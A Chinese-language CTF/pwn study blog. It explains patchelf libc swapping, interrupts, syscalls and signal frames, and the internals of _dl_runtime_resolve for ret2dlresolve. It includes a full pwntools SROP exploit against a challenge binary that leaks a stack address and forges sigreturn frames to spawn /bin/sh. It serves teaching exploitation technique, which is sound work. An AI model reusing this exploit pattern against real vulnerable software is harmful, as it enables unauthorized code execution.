标准命名可以方便pwn手一下子定位libc版本,但是有些pwn题为了隐藏libc版本,就故意把glibc库文件统一命名为libc.so.6

如果pwn题给出了libc-A.BC.so,那就连libc版本都不用测了,直接用patchelf改

1
2
3
$ patchelf ./my-program --replace-needed libc.so.6 ./other-libs
#'/other-libs':设置rpath的路径
#'my-program':pwn题样本文件的名称

程序会优先从rpath中获取程序的glibc库

ld-A.BC.so

ld-A.BC.so 和 ld-linux.so 是同一个东西(都是链接器组件)

ld表示链接器组件,so表示动态链接,A为主版本号,B为次版本号,C为发布版本号

同样,用patchelf修改链接器组件

1
$ patchelf --set-interpreter /lib/my-ld-linux.so.2 my-program

libseccomp.so

这个就比较高端了,seccomp 又被称为沙盒,是一种保护机制

libseccomp 是一个 C 语言开发的 Linux 内核系统调用过滤帮助库,很多容器项目都使用到它,比如 containerd、docker、runc

libseccomp.so 就是 libseccomp 所使用的动态链接

libseccomp.so.2 就是 libseccomp.so 的常用版本,如果pwn题中出现了libseccomp.so.2,就说明它开了沙盒的

如果只是单纯的ROP题目,libseccomp.so.2可有可无,因为有专门的工具用于检查沙盒,但是如果题目设计到 堆 就不同了,如果使用了 libseccomp.so.2 来开保护沙盒,那么会在程序中创建各个堆块,这可能会导致远程和本地的堆空间的布局不一致

目前没有找到什么解决的办法

SignalFrame分析

————深入理解SROP和系统调用

SROP 也即Sigreturn Oriented Programming,是一种基于 signal机制 进行攻击的高级ROP利用手段,通过覆盖 Signal Frame 上的关键数据来控制 sigreturn,从而达到漏洞利用的效果

我在学习SROP的过程中,发现了一道设计巧妙的题目,我在分析了其他师傅的WP后,又去了解了一下SROP背后的原理,于是想记录一下,做个总结


前言-中断流程&分类

中断是计算机程序中的一种机制,用于处理一些需要及时处理的情况

一,中断流程:

1
中断请求 >> CPU识别 >> 中断判优 >> 保存信息 >> 跳转中断处理程序 >> 返回复原

1.中断请求:程序可以利用指令进行中断请求,而一些被检测出来的错误也可以触发中断请求

2.CPU识别:CPU是处理中断信息的核心,它负责检测中断请求

3.中断判优:当程序内部出现错误时,必须马上做出响应,所以CPU会检查flag寄存器中的“TP位”和“IF位”来获取中断的信息,以便判断哪些响应是紧急的,哪些又是可以不响应的

4.保存信息:在进行响应前,内核会帮用户进程将其上下文保存在该进程的栈中

5.跳转中断处理程序:根据中断信息和中断向量表找到对应的中断处理程序

6.返回复原:调用函数Sigreturn来复原栈空间

二,中断分类:

中断可以根据其中断源和重要程度进行分类,大致有以下3种:

1.内中断和外中断

1
2
3
外中断:是指来自处理器和内存以外的部件引起的中断,包括I/O设备发出的I/O中断,外部信号中断,以及各种计时器引起的时钟中断等(外中断在狭义上一般被称为中断)

内中断:主要指在处理器和内存内部产生的中断,包括程序运算引起的各种错误,如地址非法、检验错、页面失效、存储访问控制错、算术操作溢出、数据格式非法、除数为0、非法指令、用户程序执行特权指令、分时操作系统中的时间片中断以及用户态到核心态的切换等

2.硬件中断和软件中断

1
2
3
硬件中断:通过外部的硬件产生的中断(硬件中断属于外中断)

软件中断:通过某条指令产生的中断,这种中断可以编程实现(软件中断属于内中断)

3.非屏蔽中断和可屏蔽中断(全是外中断)

1
2
3
非屏蔽中断:非屏蔽中断是一种硬件中断,此种中断通过不可屏蔽中断请求NMI控制,不受中断标志位IF的影响,即使关中断(IF=0)的情况下也会被响应

可屏蔽中断:可屏蔽中断也是一种硬件中断,此种中断通过中断请求标记触发器INTR控制,且受中断标志位IF的影响,在关中断情况下不接受中断请求

参考:https://blog.csdn.net/fengfeng0328/article/details/83318000(更详细)


前言-系统调用

什么是系统调用?

由操作系统提供的供所有系统调用的程序接口集合

用户程序通常只在 用户态 下运行,当用户程序想要调用只能在 内核态 运行的子程序时,所以操作系统需要提供 访问这些内核态 运行的程序的接口,这些接口的集合就叫做系统调用,简要的说,系统调用是内核向用户进程提供服务的唯一方法
用户程序通过系统调用从用户态(user mode)切换到核心态( kernel mode ),从而可以访问相应的资源。这样做的好处是:

  • 为用户空间提供了一种硬件的抽象接口,使编程更加容易
  • 有利于系统安全
  • 有利于每个进程度运行在虚拟系统中,接口统一有利于移植

系统调用的过程

系统调用通过signal机制来实现

一般64位系统会用 syscall(陷阱)来传递中断信息,而32位系统则会使用 int n(中断)

它们都会把系统调用号装入“rax/eax”寄存器,然后把必要的参数装入其他寄存器

系统调用和内核的联系

通常,处理器设有两种模式: “用户模式” 与 “内核模式” ,通过一个标签位来鉴别当前正处于什么模式

内核模式可以运行所有指令,包括特权指令(主要是一些硬件管理的指令,例如修改基址寄存器内容的指令),而用户模式不能执行特权指令,这样的设计主要为了安全问题,即由操作系统负责管理硬件,避免上层应用因错误设计而导致硬件问题

而在上文中提及到:有些基于读写的操作必须要在 “内核模式” 中完成,而系统调用为了实现这些功能而诞生的,它通过提供 有权限限制 的 “内核模式” ,来实现一些 “用户模式” 无法办到的操作

系统调用和库函数的联系

事实上,系统调用所提供给用户的是直接而纯碎的高级服务,如果想要更加人性化,具有更符合特定情况的功能,那么就要我们用户自己定义,因此衍生了库函数

库函数把系统调用进行包装,使它更方便使用,比如C语言标准库中的“printf”就使用了大量的系统调用,才实现了输出字符串到屏幕的功能

所以系统调用是为了方便使用操作系统的接口,而库函数则是为了人们编程的方便

参考:

https://www.cnblogs.com/DurKui/p/15345050.html

https://www.jianshu.com/p/8e89b13fac7d


简析Signal机制

signal机制是类unix系统中进程之间相互传递信息的一种方法,是软件中断的一种

流程如下:

1
某个进程发送signal机制 >> 保存上下文 >> signal处理 >> 还原上下文 >> 进行程序

详细来说:

进程发起signal后,先会保存上下文并在栈顶添加一个 sigreturn ,然后控制IP指针指向 Siganl Handler,程序执行完成后又会还原上下文,最后控制IP指针返回

​ //这样大规模的读写操作需要更高的权限,所以需要进入内核态,由于恢复的任务比较艰巨,系统干脆提供了一个系统调用 sigreturn

Signal机制之中有几个重要的概念:

1.sigreturn:一种系统调用,用于还原各个寄存器中的数据

2.ucontext:linux中设计的一种结构体,给用户让渡了一部分控制代码上下文的能力

3.siginfo:一种结构体,用于存储信号的信息

4.Signal Frame:我们称ucontext以及siginfo这一段为Signal Frame

SROP的核心就是伪造Signal Frame,欺骗程序执行我们需要的代码


简析ucontext & siginfo

ucontext:

1
2
3
4
5
6
7
typedef struct ucontext {
struct ucontext *uc_link;//指向此上下文返回时,将恢复的上下文的指针
sigset_t uc_sigmask;//运行时各个寄存器的值
stack_t uc_stack;//运行栈
mcontext_t uc_mcontext;//信号
...
} ucontext_t;

结构体ucontext用于保存上下文信息

有了它,许多上下文切换的操作都可以完成,linux也为它提供了一组api:

1
2
3
4
5
6
7
8
int  getcontext(ucontext_t *ucp);
//获取当前上下文
int setcontext(const ucontext_t *ucp);
//则是从‘ucp’指向的实例恢复上下文到现场
void makecontext(ucontext_t *ucp, (void *func)(), int, ...);
//可以修改getcontext得到的上下文
int swapcontext(ucontext_t *oucp, const ucontext_t *ucp);
//调用getcontext到oucp,然后用ucp去setcontext

这里就不继续展开了

siginfo:

1
2
3
4
5
6
7
8
9
10
11
typedef struct {
int si_signo;// signal number的简写,该变量用来存储信号编号并且恒有值
int si_code;// signal code的简写,可以获取多种变量值
union sigval si_value;// ignal value的简写,这个变量是一个结构体
int si_errno;// 如果该位不为0,则和信号在一起的有一个错误代码(信号发生错误)
pid_t si_pid;// 发送该信号的进程id
uid_t si_uid;// 发送该信号的用户id
void *si_addr;// 错误发生的地址
int si_status;
int si_band;
} siginfo_t;

结构体siginfo用于保存signal的各种信息

参考

ucontext:https://www.jianshu.com/p/a96b31da3ab0

siginfo:https://www.cnblogs.com/zw1009-1803/p/13701754.html

TCP简析:https://blog.csdn.net/qq_41877474/article/details/102580825


简析Signal Frame

Signal Frame是由ucontext和siginfo组成的区域,signal中的信息都会存储在这里

其末尾就是sigreturn,可以根据Signal Frame在返回原栈帧和原寄存器数据

Signal Frame的结构在32位系统和64位系统中有些许不同:

x86

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
struct sigcontext
{
unsigned short gs, __gsh;
unsigned short fs, __fsh;
unsigned short es, __esh;
unsigned short ds, __dsh;
unsigned long edi;
unsigned long esi;
unsigned long ebp;
unsigned long esp;
unsigned long ebx;
unsigned long edx;
unsigned long ecx;
unsigned long eax;
unsigned long trapno;
unsigned long err;
unsigned long eip;
unsigned short cs, __csh;
unsigned long eflags;
unsigned long esp_at_signal;
unsigned short ss, __ssh;
struct _fpstate * fpstate;
unsigned long oldmask;
unsigned long cr2;
};

x64

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
struct _fpstate
{
/* FPU environment matching the 64-bit FXSAVE layout. */
__uint16_t cwd;
__uint16_t swd;
__uint16_t ftw;
__uint16_t fop;
__uint64_t rip;
__uint64_t rdp;
__uint32_t mxcsr;
__uint32_t mxcr_mask;
struct _fpxreg _st[8];
struct _xmmreg _xmm[16];
__uint32_t padding[24];
};

struct sigcontext
{
__uint64_t r8;
__uint64_t r9;
__uint64_t r10;
__uint64_t r11;
__uint64_t r12;
__uint64_t r13;
__uint64_t r14;
__uint64_t r15;
__uint64_t rdi;
__uint64_t rsi;
__uint64_t rbp;
__uint64_t rbx;
__uint64_t rdx;
__uint64_t rax;
__uint64_t rcx;
__uint64_t rsp;
__uint64_t rip;
__uint64_t eflags;
unsigned short cs;
unsigned short gs;
unsigned short fs;
unsigned short __pad0;
__uint64_t err;
__uint64_t trapno;
__uint64_t oldmask;
__uint64_t cr2;
__extension__ union
{
struct _fpstate * fpstate;
__uint64_t __fpstate_word;
};
__uint64_t __reserved1 [8];
};

每一次在请求signal后,signal handler执行前,程序都会在栈上构建这个栈帧

如果栈溢出的数据可以覆盖它的话,就可以进行伪造,欺骗程序


深入理解SROP

先看一个例子:(通过修改Signal Frame来控制syscall)

伪造 rdi 为“/bin/sh”,伪造 rip 为syscall,伪造 rax 为“59”(execve)

这样的话,程序在结束signal handler,执行sigreturn的时候,就可以控制 rip 指向syscall,然后根据调用号 “59” 执行系统调用execve

当然也可以伪造“syscall;ret”形成system call chains:

syscall执行完成过后,就可以通过ret控制ip指针指向栈顶元素(类似于gadgets)

SROP需要以下条件:

  1. 攻击者可以通过stack overflow等漏洞控制栈上的内容
  2. 需要知道栈的地址(比如需要知道自己构造的字符串/bin/sh的地址)
  3. 需要知道syscall指令在内存中的地址
  4. 需要知道sigreturn系统调用的内存地址

接着我们就看一下那道设计巧妙的题目吧:

1
2
3
4
5
6
signed __int64 start()
{
void *retaddr; // [rsp+0h] [rbp+0h] BYREF

return sys_read(0, &retaddr, 0x400uLL);
}
1
2
3
4
5
6
7
8
9
10
11
12
.text:00000000004000B0 ; signed __int64 start()
.text:00000000004000B0 public start
.text:00000000004000B0 start proc near ; DATA XREF: LOAD:0000000000400018↑o
.text:00000000004000B0 xor rax, rax
.text:00000000004000B3 mov edx, 400h ; count
.text:00000000004000B8 mov rsi, rsp ; buf
.text:00000000004000BB mov rdi, rax ; fd
.text:00000000004000BE syscall ; LINUX - sys_read
.text:00000000004000C0 retn
.text:00000000004000C0 start endp
.text:00000000004000C0
.text:00000000004000C0 _text ends

原汇编代码就相当于“read(rax,rsp,0x400)”,直接在栈顶写入数据

​ //注意:read的写入的位置并不是真正的rsp,而是对rsi进行赋值时的rsp指向的位置,所以syscall构建栈帧来保存上下文的过程不会受read的影响

源程序就是用汇编写的,只有一个函数,程序使用statically(没有got表)

经过分析可以发现3个问题:

问题一,没有“/bin/sh”:

本程序没有“/bin/sh”,所以需要用“read”在某个地址上写入“/bin/sh”

栈地址是不确定的,所以需要用“write”泄露用于写入“/bin/sh”栈地址

问题二,怎么修改rax:

想要syscall调用“write”,必须先要把rax填入“1”,而寄存器和栈空间完全就是两个东西,那么这么通过栈来控制寄存器呢?

整个程序就只有一个“syscall”函数,它第一次执行时调用“read”,而“read”的返回值就装在“rax”中

1
2
3
4
5
1、如果读取成功,则返回实际读到的字节数。这里又有两种情况:一是如果在读完count要求字节之前已经到达文件的末尾,那么实际返回的字节数将小于count值,但是仍然大于0;二是在读完count要求字节之前,仍然没有到达文件的末尾,这是实际返回的字节数等于要求的count值。

2、如果读取时已经到达文件的末尾,则返回0。

3、如果出错,则返回-1。

那么,先要rax为“1”,函数“read”的实际写入长度必须为“1”

1
.text:00000000004000B0                 xor     rax, rax

而且这段汇编代码会把rax中的值改为“0”,所以必须让过……

所以“send(‘\xb3’)”是最佳选择,覆盖“0x4000B0”最后一字节为“0xb3”,跳过了它,并且长度为“1”

接下来就会执行“write(1,rsp,0x400)”,泄露stack_addr

1
2
3
4
5
6
start_addr = 0x00000000004000B0
payload = p64(start_addr) * 3 #start_addr压栈3次,程序总共会执行4次
sh.send(payload)
sh.send('\xb3')
stack_addr = u64(sh.recv()[8:16])
log.success('leak stack addr :' + hex(stack_addr))

第一次read时:在rsp写入“4000B0” * 3,同时read返回时“pop”掉一个,程序返回到“start_addr”

第二次read时:在rsp写入“\xb3”,改写rsp为“0x4000B3”,程序返回到“start_addr+1”

第三次就直接执行write了

问题三,SROP到底怎么利用:

其实pwntool中有专门用来攻击srop的工具:SigreturnFrame

和ROP模块一样,可以自动获取程序中的gadgets

完整exp:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
from pwn import *
from LibcSearcher import *
small = ELF('./SROP')

sh = process('./SROP')
context.arch = 'amd64'
context.log_level = 'debug'
syscall_ret = 0x00000000004000BE
start_addr = 0x00000000004000B0
payload = p64(start_addr) * 3
sh.send(payload)

sh.send('\xb3')
stack_addr = u64(sh.recv()[8:16])
log.success('leak stack addr :' + hex(stack_addr))

sigframe = SigreturnFrame()
#SigreturnFrame模块,触发条件:只要rt_sigreturn的时候栈顶是SigreturnFrame就行
sigframe.rax = constants.SYS_read #控制rax为‘read’的调用号
sigframe.rdi = 0 #控制各个参数
sigframe.rsi = stack_addr
sigframe.rdx = 0x400
sigframe.rsp = stack_addr #控制rsp为stack_addr(栈转移)
sigframe.rip = syscall_ret #控制rip为syscall_ret(但只会执行ret)
payload = p64(start_addr) + 'a' * 8 + str(sigframe)#构建signal frame(SYS_read)
sh.send(payload)

sigreturn = p64(syscall_ret) + 'b' * 7#读入15个字符,read控制rax为15
sh.send(sigreturn)

"""
程序在识别到syscall后,首先构建新的栈帧保存上下文,然后调用sys_read在原来的栈空间中写入payload,sys_read执行完成后会ret栈顶的sigreturn,把新构建的栈帧pop出来,接着在程序最后执行的ret会控制IP指向‘start_addr’,然后程序重新执行

重复上述操作,在栈空间中压入‘syscall_ret’(因为ret会使rsp+8,所以‘syscall_ret’其实写入了'aaaaaaaa'的位置),并在最后一个ret的时候控制IP指向它

程序在识别到syscall后,发现rax为15所以执行sigreturn,并且其后正好就是sigframe满足了SigreturnFrame模块的条件(即使sigframe被'bbbbbbb'覆盖了一部分也不影响),sigreturn会根据sigframe来设置寄存器的值,控制IP指向syscall_ret,执行sys_read(伪)
"""

sigframe = SigreturnFrame()
sigframe.rax = constants.SYS_execve
sigframe.rdi = stack_addr + 0x120
sigframe.rsi = 0x0
sigframe.rdx = 0x0
sigframe.rsp = stack_addr
sigframe.rip = syscall_ret

frame_payload = p64(start_addr) + 'c' * 8 + str(sigframe)
print len(frame_payload)
payload = frame_payload + (0x120 - len(frame_payload)) * '\x00' + '/bin/sh\x00'
#通过SYS_read在stack_addr+0x120写入'/bin/sh\x00',顺便构建signal frame(SYS_execve)
sh.send(payload)
sh.send(sigreturn)

"""
在之前的操作中已经更换了寄存器的数据,所以payload会被写入‘stack_addr’,在‘stack_addr’之中构建sigframe并且在‘stack_addr + 0x120’中写入'/bin/sh\x00',在sys_read(伪)结束以后的ret会控制IP指向‘start_addr’

重新执行程序后,寄存器'rax,rdi,rsi,rdx'被重置,因为‘start_addr’被pop出栈,所以sigreturn会写入'cccccccc'的位置,和上文一样了,SigreturnFrame模块的条件满足
"""

sh.interactive()

总结:

SROP的实现很大程度上依靠SigreturnFrame模块,使用这个模块只需要保证sigreturn执行时的栈顶是SigreturnFrame就可以了

所以需要先构建signal frame,然后再合适的时机调用sigreturn

syscall本身压栈的sigreturn难以被利用,所以我们常常改写“rax”为“15”,以主动调用sigreturn,比如:通过read函数的返回值改写“rax”,通过“pop rax”指令来改写“rax”

SROP也较为灵活,因为可以改写的寄存器很多,栈转移等操作都可以在SROP的附庸中实现

扩展:https://2cto.com/article/201512/452080.html


SROP和传统ROP的对比

一般ROP

ROP的攻击方式比较普遍,安全防护相应的也比较多

ROP极大的依赖于栈结构,gadgets片段都是保存在stack上,所以在一次利用结束后,在stack发生改变的时候,很难再次利用

SROP和攻击

采用SROP进行攻击,需要的gadgets少

每次只需要伪造对应的Frame,sigreturn的调用都能够强制切换到我们需要的状态,有着极高的代码复用性

两者对比

综合考虑,SROP明显优于ROP,首先SROP是需要利用的gadgets比ROP少,接着就是代码复用性高,只要有syscall随时都可以控制程序执行系统调用,而ROP还需要考虑程序中是否有现成的system函数,如果没有,则需要通过DynELF,LibcSearcher等各种方法到libc中获取system

但SROP的普遍性却不如ROP,SROP需要syscall,如果程序中压根就没有syscall当然就用不了SROP,并且伪造Signal Frame需要相当长的栈空间(至少248字节),如果栈溢出的字节数过少也用不了SROP(SROP的条件非常苛刻)

dl_runtime_resolve源码分析

————深入理解ret2dlresolve

ret2dlresolve是一种高级的ROP技巧,目前我只是见识了一下题目

于是想通过分析 _dl_runtime_resolve 来搞懂 ret2dlresolve 的攻击核心点


前言-链接器&重定位

一般C语言程序到机器语言需要经过以下这些步骤:

1
预处理 -> 编译 -> 汇编 -> 链接 

C语言代码经过编译以后,并没有生成最终的可执行文件(exe 文件),而是生成了一种叫做目标文件(Object File)的中间文件

可重定位目标文件,是目标文件的一种,它里面的代码与数据,都是各个文件独立的代码与数据

需要“链接”这个过程使它们建立联系并融合,而“链接”这个过程由链接器来完成

链接:

其实就是一个“打包”的过程,它将所有二进制形式的目标文件和系统组件组合成一个可执行文件(各个目标文件就会融合为一个可执行文件)

链接器:

1.符合解析:链接器会将重定位条目中的 所有引用 与 符号表中的符号 关联起来(这个符号可能在同一个可重定位目标文件中,也可能在其他可重定位目标文件中)

2.文件合并:将所有目标文件的同类型段合并

3.重定位:当所有目标文件合并完毕后,其各个段的地址都会有偏移,数据段和代码段中的相对地址都被链接器修正为最终的内存位置,这样所有的变量以及函数都确定了其各自位置

参考:

链接器:https://blog.csdn.net/qq_37375427/article/details/84947071

可重定位目标文件:https://blog.csdn.net/qq_45109990/article/details/103397772

重定位:https://segmentfault.com/a/1190000016433947


前言-GUN链接器(ld)

特点:

解决程序内部跨文件引用的链接时重定位

引用外部库文件的装载时重定位(为了加快加载速度还使用了延迟绑定)

链接时重定位(静态链接):在逻辑地址转换为物理地址的过程中,地址变换是在进程装入时一次完成的,以后不再改变

装载时重定位(动态链接):动态运行的装入程序把转入模块装入内存之后,并不立即把装入模块的逻辑地址进行转换,而是把这种地址转换推迟到程序执行时才进行,装入内存后的所有地址都仍是逻辑地址,这种方式需要寄存器的支持,其中放有当前正在执行的程序在内存空间中的起始地址

参考:

装载时重定位:https://zhuanlan.zhihu.com/p/317478523

装载时重定位:https://blog.csdn.net/parallelyk/article/details/42747239


ELF结构- dynamic 段

dynamic段是动态链接中最重要的段,它记录了和动态链接有关的段的类型,地址或者数值,指向了与动态链接相关的段

dynamic段包含了以下结构的一个数组:

1
2
3
4
5
6
7
8
9
typedef struct {
Elf32_Sword d_tag;//如果是64位系统就改为Elf64
union {
Elf32_Sword d_val;//那些Elf32_Word object描绘了具有不同解释的整形变量
Elf32_Addr d_ptr;//那些Elf32_Word object描绘了程序的虚拟地址
} d_un;
} Elf32_Dyn;

extern Elf32_Dyn _DYNAMIC[];

Elf_Dyn结构体由一个类型值加上一个附加的数值或指针组成

对每一个有该类型的object,d_tag控制着d_un的解释

d_tag类型 d_un的定义
#define DT_STRTAB 5(0x5) 动态链接字符串表的地址,d_ptr表示.dynstr的地址 (Address of string table)
#define DT_SYMTAB 6(0x6) 动态链接符号表的地址,d_ptr表示.dynsym的地址 (Address of symbol table)
#define DT_JMPREL 23(0x17) 动态链接重定位表的地址,d_ptr表示.rel.plt的地址 (Address of PLT relocs)
#define DT_RELENT 19(0x13) 单个重定位表项的大小,d_val表示单个重定位表项大小 (Size of one Rel reloc )
#define DT_SYMENT 11(0xb) 单个符号表项的大小,d_val表示单个符号表项大小 (Size of one symbol table entry )

32位:

64位:

​ //64位和32位有些许不同:32位,DT_RELENT(0x13);64位,DT_RELAENT(0x9)

现在开始对最为重要的3个表进行介绍:

重定位表(jmprel) :位于rel.plt段,有结构体 Elf_Rel ,中包含了需要 重定位的函数 的信息

1
2
3
4
5
typedef struct {
Elf32_Addr r_offset; // 重定位入口的偏移
Elf32_Word r_info; // 重定位入口的类型(低8位,1字节)
// 符号在符号表中的下标(高24位,3字节)
} Elf32_Rel;

​ //程序将对got表进行重定位,所以got表首地址就是“重定位入口”

符号表(symtab) :位于dynsym段,有结构体 Elf_Sym ,用于记录符号的关键信息

1
2
3
4
5
6
7
8
9
typedef struct
{
Elf32_Word st_name; //表示该成员在字符串表中的下标
Elf32_Addr st_value; //将要解析的函数在libc中的偏移地址
Elf32_Word st_size; //符号长度
unsigned char st_info;
unsigned char st_other;
Elf32_Section st_shndx;
}Elf32_Sym;

字符串表(strtab):位于dynstr段,无结构体,用于存储存储dysym符号表中的符号

参考:

http://blog.chinaunix.net/uid-1835494-id-2831799.html


延迟绑定

Lazy Binding机制(延迟绑定):即只有函数被调用时,才会对函数地址进行解析,然后将真实地址写入GOT表中,第二次调用函数时便不再进行加载

程序第一次识别函数“function”时,跳转plt表,然后跳转got表,接着返回plt[0],执行“lookup”

​ //检查函数“lookup”可以获取“function_libc”并执行,还会把它写入got表

在IDA中打开公共plt表:(plt[0])

push,jmp指令后就是got表地址

现在看上去这里没有东西,这是因为Lazy Binding在函数调用时才会进行解析

got表地址中:

got[0]:.dynamic段的起始地址

got[1]:link_map

got[2]:_dl_runtime_resolve 函数

got[3-n]:剩余的got表

在jmp指令执行后,相当于执行 _dl_runtime_resolve( link_map,reloc_arg )

注意:在被调用函数 自己的plt表 中会push一个值,然后在 公共plt表 中又会push一个值

​ //其实dl_runtime_resolve就是检查函数“lookup”

参考:https://www.cnblogs.com/unr4v31/p/15168342.html


分析dl_runtime_resolve

_dl_runtime_resolve用于对动态链接的函数进行重定位,是一段汇编语言

1.link_map_obj:结构体link_map,包含了动态装载器加载ELF对象需要的全部信息

2.reloc_arg:可以找到文件中.rel.plt表 ,标识了解析哪一个导入函数

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
   .text
.globl _dl_runtime_resolve
.type _dl_runtime_resolve, @function
.align 16
cfi_startproc//所有cfi开头的指令和函数检测有关,即GNU Profiler,这里不关心
_dl_runtime_resolve:
cfi_adjust_cfa_offset(16)
subq $56,%rsp//rsp-56(上移7个地址空间)
cfi_adjust_cfa_offset(56)
//分别把rax,rcx,rdx,rsi,rdi,r8,r9,装入栈
movq %rax,(%rsp) // rsp+00|rax
movq %rcx, 8(%rsp) // rsp+08|rcx
movq %rdx, 16(%rsp) // rsp+16|rdx
movq %rsi, 24(%rsp) // rsp+24|rsi
movq %rdi, 32(%rsp) // rsp+32|rdi
movq %r8, 40(%rsp) // rsp+40|r8
movq %r9, 48(%rsp) // rsp+48|r9
movq 64(%rsp), %rsi//rsp+64->rsi(第2个参数:标识了解析哪一个导入函数)
movq 56(%rsp), %rdi//rsp+56->rdi(第1个参数:获取解析导入函数所需的信息)
call _dl_fixup//核心,用于解析导入函数的真实地址
//把保存在栈上的数据恢复
movq %rax, %r11
movq 48(%rsp), %r9
movq 40(%rsp), %r8
movq 32(%rsp), %rdi
movq 24(%rsp), %rsi
movq 16(%rsp), %rdx
movq 8(%rsp), %rcx
movq (%rsp), %rax
addq $72, %rsp//rsp+72
cfi_adjust_cfa_offset(-72)
jmp *%r11 // Jump to function address
cfi_endproc
.size _dl_runtime_resolve, .-_dl_runtime_resolve

_dl_fixup:

1
2
3
#define ElfW(type)  _ElfW (Elf, __ELF_NATIVE_CLASS, type)
#define _ElfW(e,w,t) _ElfW_1 (e, w, _##t)
#define _ElfW_1(e,w,t) e##w##t
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
ElfW(Addr) __attribute ((noinline)) _dl_fixup ( struct link_map *__unbounded l, ElfW(Word) reloc_arg)
//ElfW为宏定义,用于根据32位或64位的计算机获取最终的变量
{
const ElfW(Sym) *const symtab = (const void *) D_PTR (l, l_info[DT_SYMTAB]);
const char *strtab = (const void *) D_PTR (l, l_info[DT_STRTAB]);
//通过参数link_map获取了‘symtab’和‘strtab’
const PLTREL *const reloc = (const void *) (D_PTR (l, l_info[DT_JMPREL]) + reloc_offset);
//1.首先通过参数reloc_arg计算:对应的Elf_Rel结构体
const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
//2.然后通过reloc->r_info找到:对应的Elf_Sym结构体
void *const rel_addr = (void *)(l->l_addr + reloc->r_offset);
//这里通过r_offset获取了got表地址(不是重点内容)
lookup_t result;
DL_FIXUP_VALUE_TYPE value;

if (__builtin_expect (ELFW(ST_VISIBILITY) (sym->st_other), 0) == 0)
{
const struct r_found_version *version = NULL;

if (l->l_info[VERSYMIDX (DT_VERSYM)] != NULL)
{
const ElfW(Half) *vernum = (const void *) D_PTR (l, l_info[VERSYMIDX (DT_VERSYM)]);
ElfW(Half) ndx = vernum[ELFW(R_SYM) (reloc->r_info)] & 0x7fff;
version = &l->l_versions[ndx];
if (version->hash == 0)
version = NULL;
}

result = _dl_lookup_symbol_x (strtab + sym->st_name, l, &sym, l->l_scope,
version, ELF_RTYPE_CLASS_PLT, flags, NULL);
//3.接着通过strtab + sym->st_name找到符号表字符串,result为libc基地址

value = sym ? (LOOKUP_VALUE_ADDRESS (result)
+ sym->st_value) : 0;
//4.value为libc基址加上要解析函数的偏移地址(st_value),也即实际地址
}
else
{
value = l->l_addr + sym->st_value;
result = l;
}

return elf_machine_fixup_plt (l, result, reloc, rel_addr, value);
//5.最后把value写入相应的GOT表条目中,并执行(不是重点内容)
}

简单来说:

1.dl_fixup会根据参数link_map可以找到.dynamic的地址

2.根据.dynamic的地址分别找到.rel.plt,dynsym,dynstr的地址

3.通过“_dl_lookup_symbol_x”计算出libc基地址,计算得目标在libc中的真实地址

4.最后写入got表

参考:

AT&T汇编:https://www.jianshu.com/p/0480e431f1d7

Link Map:https://www.shuzhiduo.com/A/Ae5RgZDrdQ/

重定位入口:https://www.cnblogs.com/fr-ruiyang/p/10457817.html


数据索引流程

不管是在dl_runtime_resolve中,还是在_dl_fixup中,都有许多“数据识别”的操作

函数_dl_runtime_resolve执行时,它需要知道搜索哪一个函数,获取对应的 符号 ,真实地址 等信息,这些都需要进行“数据识别”,那么对于每一个函数,必须有可以唯一确定它的身份的标识信息,同样,在“jmprel,symtab,strtab”中也必须有对应的标识信息来索引正确的数据

这个 “标识信息” 就是各个表中,各个元素的下标

然后我们就通过分析dl_runtime_resolve的执行过程来了解下标的作用:

1
2
3
4
const ElfW(Sym) *const symtab = (const void *) D_PTR (l, l_info[DT_SYMTAB]);
const char *strtab = (const void *) D_PTR (l, l_info[DT_STRTAB]);
//‘symtab’和‘strtab’分别为symtab和strtab的基地址
//D_PTR (l, l_info[DT_XXXX]:用于获取'symtab','strtab','jmprel'的首地址

1.dl_runtime_resolve在搜索某个函数时,首先需要获取它在jmprel中的位置

1
2
3
const PLTREL *const reloc = (const void *) (D_PTR (l, l_info[DT_JMPREL]) +
reloc_offset);
//首先获取'jmprel',然后加上'reloc_offset'就是目标函数在jmprel中的地址了

这里的“reloc_offset”就是目标函数在jmprel中的下标,同时也是“reloc_arg”

“reloc_offset” + “jmprel” = “目标函数在jmprel中对应的位置”,保存于指针reloc中,指向对应结构体Elf_Rel

2.通过结构体Elf_Rel中的信息,获取dynsym中目标符号的位置:

1
2
3
4
5
typedef struct {
Elf32_Addr r_offset; // 重定位入口的偏移(可以定位got表地址)
Elf32_Word r_info; // 重定位入口的类型(低8位)
// 符号在符号表中的下标(高24位)
} Elf32_Rel;
1
2
3
const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
//reloc->r_info:存储有‘目标符号在符号表中的下标’
//相当于*sym = symtab[index],直接获取了目标符号的Elf_Sym结构体

计算“r_info >> 8”得到目标函数在symtab中的下标(index)

“symtab[index]” = “目标符号在symtab中对应的位置”,保存于指针sym中,指向对应结构体Elf_Sym

3.通过结构体Elf_Sym中的信息,获取关键信息,并计算出 libc基地址:

1
2
3
4
5
6
7
8
9
typedef struct
{
Elf32_Word st_name; //表示该成员在字符串表中的下标
Elf32_Addr st_value; //将要解析的函数在libc中的偏移地址
Elf32_Word st_size; //符号长度
unsigned char st_info;
unsigned char st_other;
Elf32_Section st_shndx;
}Elf32_Sym;
1
2
3
result = _dl_lookup_symbol_x (strtab + sym->st_name, l, &sym, l->l_scope,version, ELF_RTYPE_CLASS_PLT, flags, NULL);
//sym->st_name:存储有‘该字符串在字符串表中的下标’
//_dl_lookup_symbol_x根据多种信息得出libc基地址,保存于result中

这里的“st_name”就是目标字符串在strtab中的下标

